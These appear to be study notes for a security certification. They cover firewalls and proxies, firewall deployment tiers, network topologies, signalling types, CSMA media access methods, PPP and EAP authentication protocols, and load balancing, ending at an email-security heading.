
Internal Segmentation Firewall (ISFW) is a firewall deployed between internal network segments or company divisions. Its purpose is to prevent the further spread of malicious code or harmful protocols already within the private network. With an ISFW, network segments can be created without resorting to air gaps, VLANs, or subnet divisions. An ISFW is commonly used in micro segmentation architectures.



Proxy server is a variation of an Application-level firewall or circuit-level firewall. A proxy server is used to mediate between clients and servers. Proxies are most often used in the context of providing clients on a private network with internet access while protecting the identity of the clients.


Forward proxy is a standard or common proxy that acts as an intermediary for queries of external resources. A forward proxy handles queries from internal clients when accessing outside services.

Reverse proxy provides the opposite function of a forward proxy; it handles inbound requests from external systems to internally located services. A reverse proxy is similar to the functions of port forwarding and static NAT. A reverse proxy is sometimes used on the border of a screened subnet in order to use private IP addresses on resource servers but allow for visitors from the public internet.



SOCKS, which stands for Socket Secure, is a network protocol that facilitates communication with servers through a firewall by routing network traffic to the actual server on behalf of a client.

SOCKS proxy server creates a Transmission Control Protocol (TCP) connection to another server behind the firewall on the client's behalf, then exchanges network packets between the client and the actual server. The SOCKS proxy server doesn't interpret the network traffic between client and server in any way; it is often used because clients are behind a firewall and are not permitted to establish TCP connections to outside servers unless they do it through the SOCKS proxy server. Therefore, a SOCKS proxy relays a user's TCP and User Datagram Protocol (UDP) session over firewall. SOCKS is a layer 5 protocol.



Content filtering or content inspection is the security-filtering function in which the contents of the application protocol payload are inspected. Often such inspection is based on keyword matching. A primary block list of unwanted terms, addresses, or URLs is used to control what is or isn't allowed to reach a user. This is sometimes known as deep packet inspection.

Malware inspection is the use of a malware scanner to detect unwanted software content in network traffic.

URL filtering, also known as ***web filtering***, is the act of blocking access to a site based on all or part of the URL used to request access. URL filtering can focus on all or part of a fully qualified domain name (FQDN), specific pathnames, filenames, file extensions, or entire URLs. Many URL-filtering tools can obtain updated primary URL block lists from vendors as well as allow administrators to add or remove URLs from a custom list.

Web security gateway is a device that is a web-content filter (often URL and content keyword–based) that also supports malware scanning. Some web security gateways incorporate non-web features as well, including instant messaging (IM) filtering, email filtering, spam blocking, and spoofing detection. Thus, some are considered to be UTMs or NGFWs.

SMSD - Switched Multimegabit Data Service, a connectionless packet-switching technology. Often, SMDS is used to connect multiple LANs to form a metropolitan area network (MAN) or a WAN. SMDS was often a preferred connection mechanism for linking remote LANs that communicate infrequently, a forerunner to ATM because of the similar technologies used.

<u>Firewall Deployments:</u>

Two-tier I

This deployment meets the DMZ requirement but does so with only a single firewall.

Two-tier II

All tiers above a single-tier can support a DMZ and all tiers above two-tier I deploy at least 2 firewalls. Three-tier deployments are the most complex to implement and manage so a two-tier II deployment would be the best choice.

Three-tier I

Three-tier systems can be the most secure as traffic is filtered from subnet-to-subnet until the private network is reached, however they are the most complex and require the most overhead in terms of management. Three-tier I architecture is also the only one to deploy three firewalls making it the most complex to manage.

Three-tier II

This tier takes the DMZ out of line from the 2 inline firewalls that are used in this deployment. Although this matches the two-tier II deployment in terms of the DMZ and number of firewalls used, this design also creates a transaction subnet between the two firewalls that must be managed so is not the better option in terms of management overhead.





FIGURE 11.8 Single-, two-, and three-tier firewall deployment

<u>**Network topology:**</u>

Bus:


a) No central point of connection
b) Legacy Ethernet (Thinnet and Thicknet)
c) b. Difficult to troubleshoot
d) c. One break in cable takes down whole network



Ring:

a. No central point of connection


b. Implemented with MAU (Media Access Unit) for fault tolerance.



Star:

a. Offers Fault Tolerance

b. Switch is a single point of failure




Mesh:

a. Most fault tolerant


b. Fully redundant


c. Partial connected mesh means not all nodes are directly connected.



Analog communications occur with a continuous signal that varies in frequency, amplitude, phase, voltage, and so on. The variances in the continuous signal produce a wave shape (as opposed to the square shape of a digital signal). The actual communication occurs by variances in the constant signal.

Digital communications occur through the use of a discontinuous electrical signal and a state change or on-off pulses.






Sr.No.	Parameter	Analog	Digital
1	Noise immunity	Poor	Better
2	Long distance Communication	Not Possible	Possible
3	Storage and Retrieval	Not possible	Easily Possible
4	Flexibility	Not possible	Easily Possible
5	Coding	Not Possible	Possible
6	Band Width required	Low	High
7	Nature of Transmitted Signal	Analog	Digital
8	Modulation Type	AM,FM,PM, PAM PWM	ASK,FSK,PSK , PCM,DM,ADM

Synchronous communications rely on a timing or clocking mechanism based on either an independent clock or a time stamp embedded in the data stream. Synchronous communications are typically able to support very high rates of data transfer.

Asynchronous communications rely on a stop and start delimiter bit to manage the transmission of data. Because of the use of delimiter bits and the stop and start nature of its transmission, asynchronous communication is best suited for smaller amounts of data. PSTN modems are good examples of asynchronous communication devices.


Baseband technology can support only a single communication channel. It uses a direct current applied to the cable. A current that is at a higher level represents the binary signal of 1, and a current that is at a lower level represents the binary signal of 0. Baseband is a form of digital signal. Ethernet is a baseband technology.

Broadband technology can support multiple simultaneous signals. Broadband uses frequency modulation to support numerous channels, each supporting a distinct communication session. Broadband is suitable for high throughput rates, especially when several channels are multiplexed. Broadband is a form of analog signal. Cable television and cable modems, DSL, T1, and T3 are examples of broadband technologies.



Broadcast, Multicast, and Unicast technologies determine how many destinations a single transmission can reach:

■ ***Broadcast*** technology supports communications to all possible recipients.
■ ***Multicast*** technology supports communications to multiple specific recipients.
■ ***Unicast*** technology supports only a single communication to a specific recipient.



Carrier-Sense Multiple Access (CSMA) Computer continuously monitors the common transmission line. Transmits when the line appears to be unused.


- **Persistent carrier sense:** If there is no acknowledgment from the destination, the computer assumes a collision has occurred and immediately resends the frame
- **Non-persistent carrier sense:** The computer waits a random amount of time before resending the frame

This is the LAN media access technology that performs communications using the following steps:


1. The host listens to the LAN media to determine whether it is in use.
2. If the LAN media is not being used, the host transmits its communication.
3. The host waits for an acknowledgment.
4. If no acknowledgment is received after a time-out period, the host starts over at step 1.


Carrier-Sense Multiple Access with Collision Detection (CSMA/CD) This is the LAN media access technology that performs communications using the following steps:

1. The host listens to the LAN media to determine whether it is in use.
2. If the LAN media is not being used, the host transmits its communication.
3. While transmitting, the host listens for collisions (in other words, two or more hosts transmitting simultaneously).
4. If a collision is detected, the host transmits a jam signal.
5. If a jam signal is received, all hosts stop transmitting. Each host waits a random period of time and then starts over at step 1.


Carrier Sense
A
B
C
D
Multiple Access
Collision
Collision
Collision Detection (Backoff Algorithm)
JAM
JAM
JAM
JAM
JAM
JAM
Carrier Sense Multiple Access Collision Detection (CSMA/CD)

Carrier-Sense Multiple Access with Collision Avoidance (CSMA/CA) 802.11 wireless networks employ Carrier Sense Multiple Access with Collision Avoidance (CSMA/CA). CSMA/CA relies on receiving an acknowledgement from the receiving station: if no acknowledgement is received, there must have been a collision, and the node will wait and retransmit. CSMA/CD is superior to CSMA/CA because collision detection detects a collision almost immediately."





NO.	CSMA/CD detection	CSMA/CA avoidance
1	CSMA / CD is effective **after a collision.**	Whereas CSMA / CA is effective **before a collision.**
2	CSMA / CD is used in **wired** networks.	Whereas CSMA / CA is commonly used in **wireless** networks.
3	It only reduces the **recovery time.**	Whereas CSMA/ CA minimizes the **possibility of collision.**
4	CSMA / CD resends the data frame whenever a conflict occurs.	Whereas CSMA / CA will first transmit the intent to send for data transmission.
5	CSMA / CD is **used in 802.3** standard.	While CSMA / CA is **used in 802.11** standard.
6	It is more efficient than simple CSMA(Carrier Sense Multiple Access).	Is similar to simple CSMA (Carrier Sense Multiple Access) in terms of efficiency.

Token Passing This is the LAN media access technology that performs communications using a digital token. Possession of the token allows a host to transmit data. Once its transmission is complete, it releases the token to the next system. Token passing was used by ring topology–based networks, such as legacy Token Ring and Fiber Distributed Data Interface (FDDI). Token passing prevents collisions since only the system possessing the token is allowed to transmit data.

Polling This is the LAN media access technology that performs communications using a primary-secondary configuration. One system is labeled as the primary system. All other systems are labeled as secondary. Polling addresses collisions by attempting to prevent them from using a permission system. Polling is an inverse of the CSMA/CA method. Both use primary and secondary, but although CSMA/CA allows the secondary to request permissions, polling has the primary offer permission.


Authentication Protocols

Point-to-Point Protocol (PPP) is an encapsulation protocol designed to support the transmission of IP traffic over dial-up or point-to-point links. PPP is a Data Link layer protocol that allows for multivendor interoperability of WAN devices supporting serial links. PPP supports automatic connection configuration, error detection, full-duplex communications, and options for authentication. The original PPP options for authentication were PAP, CHAP, and EAP.

Serial Line Internet Protocol (SLIP). SLIP offered no authentication, supported only half-duplex communications, had no error-detection capabilities, and required manual link establishment and teardown.

***Password Authentication Protocol* (PAP)** transmits usernames and passwords in cleartext. It offers no form of encryption; it simply provides a means to transport the logon credentials from the client to the authentication server.

Challenge Handshake Authentication Protocol (CHAP) performs authentication using a challenge-response dialogue that cannot be replayed. The challenge is a random number issued by the server, which the client uses along with the password hash to compute the one-way function derived response. CHAP also periodically reauthenticates the remote system throughout an established communication session to verify a persistent identity of the remote client. CHAP is based on MD5, A Microsoft customization named MS-CHAPv2 uses updated algorithms and is preferred over the original CHAP.



Extensible Authentication Protocol (EAP) This is a framework for authentication instead of an actual protocol. EAP allows customized authentication security solutions, such as supporting smartcards, tokens, and biometrics. EAP was originally designed for use over physically isolated channels and thus assumed secured pathways. Some EAP methods use encryption, but others do not. Over 40 EAP methods are defined, including LEAP, PEAP, EAP-SIM, EAP-FAST, EAP-MD5, EAP-POTP, EAP-TLS, and EAP-TTLS.

Lightweight Extensible Authentication Protocol (LEAP) is a Cisco proprietary alternative to TKIP for WPA. It was developed to address deficiencies in TKIP before 802.11i/ WPA2 was ratified as a standard. LEAP is now a legacy solution to be avoided.

Protected Extensible Authentication Protocol (PEAP) encapsulates EAP in a TLS tunnel. PEAP is preferred to EAP because PEAP imposes its own security. PEAP supports mutual authentication.

Subscriber Identity Module (EAP-SIM) is a means of authenticating mobile devices over the Global System for Mobile Communications (GSM) network. Each device/subscriber is issued a subscriber identity module (SIM) card, which is associated with the subscriber's account and service level.

Flexible Authentication via Secure Tunneling (EAP-FAST) is a Cisco protocol proposed to replace LEAP, which is now obsolete, thanks to the development of WPA2.

EAP-MD5 was one of the earliest EAP methods. It hashes passwords using MD5. It is now deprecated.

EAP Protected One-Time Password (EAP-POTP) supports the use of OTP tokens (which includes hardware devices and software solutions) in multifactor authentication for use in both one-way and mutual authentication.

EAP Transport Layer Security (EAP-TLS) is an open IETF standard that is an implementation of the TLS protocol for use in protecting authentication traffic. EAP-TLS is most effective when both client and server have a digital certificate (i.e., mutual certificate authentication).


EAP Tunneled Transport Layer Security (EAP-TTLS) is an extension of EAP-TLS that creates a VPN-like tunnel between endpoints prior to authentication. This ensures that even the client's username is never transmitted in cleartext.

IEEE 802.1X defines the use of encapsulated EAP to support a wide range of authentication options for LAN connections. The *IEEE 802.1X* standard is formally named "Port- Based Network Access Control. 802.1X isn't a wireless technology (i.e., IEEE 802.11)—it is an authentication technology that can be used anywhere authentication is needed, including WAPs, firewalls, routers, switches, proxies, VPN gateways, and remote access servers (RASs)/network access servers (NASs).

Multimedia collaboration is the use of various multimedia-supporting communication solutions to enhance distance collaboration (people working on a project together remotely). Often, collaboration allows workers to work simultaneously as well as across different time frames. Collaboration can incorporate email, chat, VoIP, videoconferencing, use of a whiteboard, online document editing, real-time file exchange, versioning control, and other tools. It is often a feature of advanced forms of remote meeting technology.


Remote meeting technology is used for any product, hardware, or software that allows for interaction between remote parties. These technologies and solutions are known by many other terms: digital collaboration, virtual meetings, videoconferencing, software or application collaboration, shared whiteboard services, virtual training solutions, and so on.

Load Balancing: the purpose of *load balancing* is to obtain more optimal infrastructure utilization, minimize response time, maximize throughput, reduce overloading, and eliminate bottlenecks. *A load balancer* is used to spread or distribute network traffic load across several network links or network devices.




Virtual IP addresses are sometimes used in load balancing; an IP address is perceived by clients and even assigned to a domain name, but the IP address is not actually assigned to a physical machine. Instead, as communications are received at the IP address, they are distributed in a load-balancing schedule to the actual systems operating on some other set of IP addresses.

Persistence in relation to load balancing is also known as ***affinity***. Persistence is defined as when a session between a client and a member of a load-balanced cluster is established, subsequent communications from the same client will be sent to the same server, thus supporting persistence or consistency of communications.



Active-active system is a form of load balancing that uses all available pathways or systems during normal operations. In the event of a failure of one or more of the pathways, the remaining active pathways must support the full load that was previously handled by all. This technique is used when the traffic levels or workload during normal operations need to be maximized (i.e., optimizing availability), but reduced capacity will be tolerated during adverse conditions (i.e., reducing availability).

Active-passive system is a form of load balancing that keeps some pathways or systems in an unused dormant state during normal operations. If one of the active elements fails, then a passive element is brought online and takes over the workload for the failed element. This technique is used when the level of throughput or workload needs to be consistent between normal states and adverse conditions (i.e., maintaining availability consistency).




<u>Email Security</u>

Simple Mail Transfer Protocol *(SMTP) (TCP port 25). Components of SMTP :*

